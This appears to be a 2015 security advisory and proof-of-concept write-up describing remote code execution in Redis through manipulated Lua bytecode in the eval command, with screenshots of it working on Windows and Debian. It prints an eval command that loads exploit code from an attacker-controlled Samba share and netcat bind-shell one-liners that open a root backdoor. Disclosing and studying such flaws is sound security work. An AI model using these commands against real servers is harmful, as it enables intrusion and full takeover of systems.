Redis remote code execution

1. Summary

Date	June 2, 2015
Product	Redis
Produc t description	Redis is an open source, BSD licensed, advanced key-value cache and store. It is often referred to as a data structure server since keys can contain strings, hashes, lists, sets, sorted sets, bitmaps and hyperloglogs.
Tested version:	2.8.19 and 3.0.0 on Linux (64 bit) 2.8.19 and 2.8.19_1 on Windows (64 bit)
Product homepage:	http://redis.io/ https://msopentech.com/opentech-projects/redis/
Download links:	https://github.com/antirez/redis/archive/2.8.19.tar.gz (MD5: 3794107224043465603f48941f5c86a7) http://download.redis.io/releases/redis-3.0.0.tar.gz (MD5: cd8487159459d7575ba2664cb2a4819e) https://github.com/MSOpenTech/redis/releases/download/win-2.8.19/redis-2.8.19.zip (MD5: aa420fedc7100fe9d54f4c3f95575477) https://github.com/MSOpenTech/redis/releases/download/win-2.8.19.1/redis-2.8.19.zip (MD5: 6f46330c1522f83b6719e4190c1f33ba)

2. Configuration Requirements

The vulnerability is exploitable on a default install without custom configurations.

3. Vulnerability Requirements

It is required that the attacker to be able to use the "*eval*" command, which is essentially a built-in Lua interpreter in Redis versions >= 2.6.0. This of course means that if authentication is turned on (it is off by default), the attacker has to be authenticated to the server.

On Windows my PoC code has another requirement: the victim machine has to be able to access an attacker-controlled Samba share.

4. Vulnerability Description

Redis's "*eval*" command allows executing Lua on the server. The Lua environment is heavily sandboxed, so there's no easy way to achieve code execution. However, "*loadstring*" and "*string.dump*" are available, which makes it possible to dump functions as Lua bytecode, modify it, and load the modified bytecode as functions. As shown in (Corsix, 2013) two interesting things can be achieved using modified bytecode:

- It is possible to get the memory address of any Lua variables as double-precision floating points numbers:
  ```
  asnum = loadstring((string.dump(function(x)
          for i = x, x, 0 do
                  return i
          end
  end):gsub("\96%z%z\128", "\22\0\0\128")))
  ```
- It is possible to hand-craft arbitrary Lua variables

These two essentially means that we have an arbitrary memory read/write. The exploit works like this: we wrap a Lua function in a coroutine (called "*co*" in the PoC code) that creates a so-called CClosure (basically a Lua variable that represents a native function pointer) that points to a function "*luaB_auxwrap*". This function is called when "*co*" is run, and it has one parameter: a pointer to the actual "*Lua_state"*. Using modified bytecode, we can replace the native function pointer in "*co*", and we can also overwrite the Lua state. To overwrite the Lua state, we obviously have to know its memory address. As it happens, "*coroutine.running*" gives back the Lua state when called inside a coroutine – this is why the entire exploit code is wrapped in a coroutine too. We also save the original lua_State, and restore it after calling "*co*" to prevent future crashes. Disabling the garbage collector and uninstalling all existing debug hooks also server this purpose. All these tricks are commented in the attached exploit codes.

After replacing the function pointer, and overwriting the Lua state, when we call "*co*", the function we've chosen will be called with a parameter we control – with one restriction: we can overwrite only 16 bytes of the Lua state. This means that we have to call a function that has one parameter, that is a pointer to a maximum 16 bytes long data structure.


From this point on, the actual exploitation differs on Windows and Linux, so we'll discuss them separately.

4.1. Windows

On Windows, we replace "*luaB_auxwrap*" with "*LoadLibrary*", and we overwrite the Lua state with a string that contains a UNC path to a DLL that contains our code ("*b.dll*" in the PoC code). The UNC path points to an attacker-controlled, anonymously accessible Samba share ("*\\evilhaxor\a*" in the PoC code). We obtain "*LoadLibrary*"'s memory address by traversing the Redis executable's Import Address Table – this way there is no need for any hardcoded memory addresses, offsets.

Since Lua's "*dofile*" function also accepts UNC paths on Windows, we can store our actual exploit code ("*redis_rce_poc.lua*") on the same Samba share. So, for the PoC to work, we have to have a Samba share accessible at *"\\evilhaxor\a"* with the following two files:

- "*redis_rce_poc.lua*": the actual Lua exploit code
- "*b.dll*": a DLL containing our code (the one attached to this PoC simply starts calc.exe when attached to a process)



Name	Date modified	Type	Size
b.dll	3/28/2015 6:51 AM	Application extension	596 KB
redis_rce_poc.lua	4/4/2015 7:03 AM	LUA File	3 KB


```
[0x00 ~]$ nc 192.168.56.103 6379
```

Figure 1 Samba share containing the exploit code and out DLL

With the Samba share ready, we only have to issue the following command to Redis:

```
nc 192.168.56.101 6379
eval 'dofile("\\\\evilhaxor\\a\\redis_rce_poc3.lua")' 0
```

This will load the exploit code from the Samba share, execute it, thus downloading the DLL from the share and attaching it to the Redis process – and Calculator will start.



```
edis-2.8.19\redis-server.exe /path/to/redis.conf

Redis 2.8.19 (00000000/0) 64 bit

Running in stand alone mode
Port: 6379
PID: 1852

http://redis.io

[1852] 12 May 01:19:01.685 # Server started
[1852] 12 May 01:19:01.685 * DB loaded fror
[1852] 12 May 01:19:01.685 * The server is
rt 6379
alma
```

```
[0x00 ~]$ nc 192.168.56.103 6379
eval 'print("alma")' 0
$-1
eval 'dofile("\\\\evilhaxor\\a\\redis_rce_poc.lua")' 0
-ERR Error running script (call to f_65ab0b167ebcd2ba50ddb5a864f58636de20feef): @err_handler_def:7: err_handler_def:7: attempt to concatenate local 'err' (a function value)
```

Windows Server 2008 R2 64bit (LUA bytecode) [Running] - Oracle VM VirtualBox
Machine
View
Devices
Help
C:\Users\Administrator\Desktop\redis-2.8.19\redis-server.exe
Calculator
Start
1:20 AM
5/12/2015
Left WinKey
virtual-machine-bsd

Figure 2 The working exploit on Windows

As I've mentioned earlier, we only have 16 bytes to overwrite, so the UNC path have to be 15 characters or shorter (+1 the string-ending null byte). Fortunately, "*LoadLibrary*" does not require that the ".dll" extension be present, so for example, instead of *LoadLibrary("b.dll")*, we can simply call *LoadLibrary("b")*. When using UNC paths, the leading "\\" and the share name "\a\\" are necessery, so we have 15 - 2 – 3 – 1 = **9** characters left for an IP address, a WINS, or DNS name. When we control a machine on the same network the Redis server is on, it's a no-brainer to setup a Samba server with a short enough WINS name. Even if we are not on the same network, it is not nearly impossible to get a 9 character domain name.

4.2. Linux

The Linux version of the exploit is a bit more complicated, since we can't just load our code from a remote Samba share. We are going to replace "*co*"'s function pointer with a pointer to "*system*". We obtain "*system*"'s memory address by parsing the Program Header Table to find "link_map" that contains information about the loaded shared libraries. The exploit uses this to obtain information about "libc", and iterates its symbol table in order to find the address of "system". This way there's no need to use any hardcoded memory addresses, offsets.

So, now we can call "*system*", but we have only 16 bytes as parameter. To do anything useful, the PoC exploit calls "*system*" to start a netcat listener that will save a small shell script that is sent to it in a file named "*a*". This contains the following commands:

```
mknod /tmp/p p; /bin/sh 0</tmp/p|nc -l <PORT> 1>/tmp/p
```


This is essentially a backdoor that listens on <PORT>, executes the commands we send it, and sends back the result. The exploit uses this instead of “nc –lp4444 –e/bin/sh” simply because there are systems where nc does not have the *“-e”* parameter (RHEL6, for example). After the script is received, it is run, and we can connect to our backdoor.

On Linux, we can’t use the “*dofile*” trick either, so we have to send the whole exploit code to the server. This however, creates another problem: there is a maximum number of locals Lua can handle (the default Lua stack can store 255 locals), and as it happens, our exploit exceeds this limit. We can’t simply declare our function global, since declaring globals is prohibited in Redis. To circumvent this, we use “*rawset*” to introduce our locals into the global Lua environment (“*_G”*):

```
rawset(_G, "add_dword_to_double", add_dword_to_double)
rawset(_G, "asnum", asnum)
rawset(_G, "double_to_dwords", double_to_dwords)
rawset(_G, "dwords_to_double", dwords_to_double)
rawset(_G, "dword_to_string", dword_to_string)
rawset(_G, "qword_to_string", qword_to_string)
```

Besides the human-readable exploit code with comments and indentation, I’ve attached a Python wrapper that makes it easy to exploit this vulnerability:

```
[0x00 linux]$ ./redis_rce_poc_linux.py
Options "target IP" and "target port" are mandatory!
Usage: redis_rce_poc_linux.py -i <target IP> -p <target port>
```



```
Redis 3.0.0 (00000000/0) 64 bit

Running in standalone mode
Port: 6379
PID: 3838

http://redis.io

3838:M 02 Jun 11:06:00.085 # Server started, Redis version 3.0.0
3838:M 02 Jun 11:06:00.085 # WARNING overcommit_memory is set to 0! Background save may fa
il under low memory condition. To fix this issue add 'vm.overcommit_memory = 1' to /etc/sy
sctl.conf and then reboot or run the command 'sysctl vm.overcommit_memory=1' for this to t
ake effect.
3838:M 02 Jun 11:06:00.085 # WARNING: The TCP backlog setting of 511 cannot be enforced be
cause /proc/sys/net/core/somaxconn is set to the lower value of 128.
3838:M 02 Jun 11:06:00.085 * DB loaded from disk: 0.000 seconds
3838:M 02 Jun 11:06:00.085 * The server is now ready to accept connections on port 6379
mknod: `/tmp/p': File exists
```

```
[0x00 linux]$ ./redis_rce_poc_linux.py
Options "target IP" and "target port" are mandatory!
Usage: redis_rce_poc_linux.py -i <target IP> -p <target port>
[0x00 linux]$ ./redis_rce_poc_linux.py -i 192.168.56.101 -p 4444
Backdoor should be listening now, you can connect to 192.168.56.101 4444
[0x00 linux]$
```

```
[0x00 ~]$ nc  192.168.56.101 4444
id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux debian-template 3.2.0-4-amd64 #1 SMP Debian 3.2.65-1+deb7u2 x86_64 GNU/Linux
ls -al /
total 104
drwxr-xr-x  23 root root  4096 Apr  6 07:57 .
drwxr-xr-x  23 root root  4096 Apr  6 07:57 ..
-rw-r--r--   1 root root    20 Apr  6 07:38 a
drwxr-xr-x   2 root root  4096 Mar 11 04:37 bin
drwxr-xr-x   3 root root  4096 Mar 11 04:41 boot
drwxr-xr-x  14 root root  3140 Jun  2 10:12 dev
-rw-r--r--   1 root root    18 Apr  6 07:57 dump.rdb
drwxr-xr-x 129 root root 12288 Jun  2 10:12 etc
drwxr-xr-x   3 root root  4096 Mar 11 04:42 home
lrwxrwxrwx   1 root root    30 Mar 11 04:09 initrd.img -> /boot/initrd.img-3.2.0-4-
amd64
drwxr-xr-x  16 root root  4096 Mar 11 04:37 lib
drwxr-xr-x   2 root root  4096 Mar 11 04:13 lib64
drwx------   2 root root 16384 Mar 11 04:08 lost+found
drwxr-xr-x   5 root root  4096 Mar 11 04:45 media
drwxr-xr-x   2 root root  4096 Dec 24 08:41 mnt
drwxr-xr-x   2 root root  4096 Mar 11 04:08 opt
dr-xr-xr-x 148 root root     0 Mar 29 11:24 proc
drwx------   9 root root  4096 Jun  2 11:05 root
drwxr-xr-x  22 root root   960 Jun  2 11:01 run
drwxr-xr-x   2 root root  4096 Mar 11 04:44 sbin
drwxr-xr-x   2 root root  4096 Jun 10  2012 selinux
drwxr-xr-x   2 root root  4096 Mar 11 04:08 srv
drwxr-xr-x  13 root root     0 Mar 29 11:24 sys
drwxrwxrwt   8 root root  4096 Jun  2 11:05 tmp
drwxr-xr-x  10 root root  4096 Mar 11 04:08 usr
drwxr-xr-x  13 root root  4096 Mar 11 04:39 var
lrwxrwxrwx   1 root root    26 Mar 11 04:09 vmlinuz -> boot/vmlinuz-3.2.0-4-amd64
```

Figure 3 The working exploit on Debian Linux 7.8 with Redis 3.0.0

As you can see in the picture above, we just have to specify our target, and a port that the backdoor will listen on. Note: the Redis server port (6379/tcp) is hardcoded into this PoC. Please note that in order to prevent race condition issues the PoC code uses "*sleep*" liberally, so from starting the exploit to getting the "*Backdoor should be listening now, you can connect to …*" message it can take 7-8 seconds.

The PoC utilizes netcat, of which there are at least two different version: one requires the *"-p"* parameter to specify the port to listen on (e.g. on Debian), the other needs only *"-l"* (e.g. on RHEL6). It is not automated in the PoC to handle this, so there may be a need for manual adjustment – if one doesn't work, simply try the other. Both kinds are present in the "*redis_rce_poc_linux.py"*, one being commented out. These can be found at line 30-31, and line 38-39.

5. Attachements

- ***linux\redis_rce_poc_linux3_clean.lua***: The human-readable exploit code for Linux.
- ***linux\redis_rce_poc_linux.py:*** The Linux exploit wrapper written in Python.
- ***windows\b.dll***: The DLL that starts Calculator when attached to a process.
- ***windows\dllmain.cpp***: The source code of the DLL.
- ***windows\redis_rce_poc3.lua***: The exploit code for Windows.

6. References

Corsix. (2013, September 16). *Exploiting Lua 5.1 on 32-bit Windows*. Retrieved from https://gist.github.com/corsix/6575486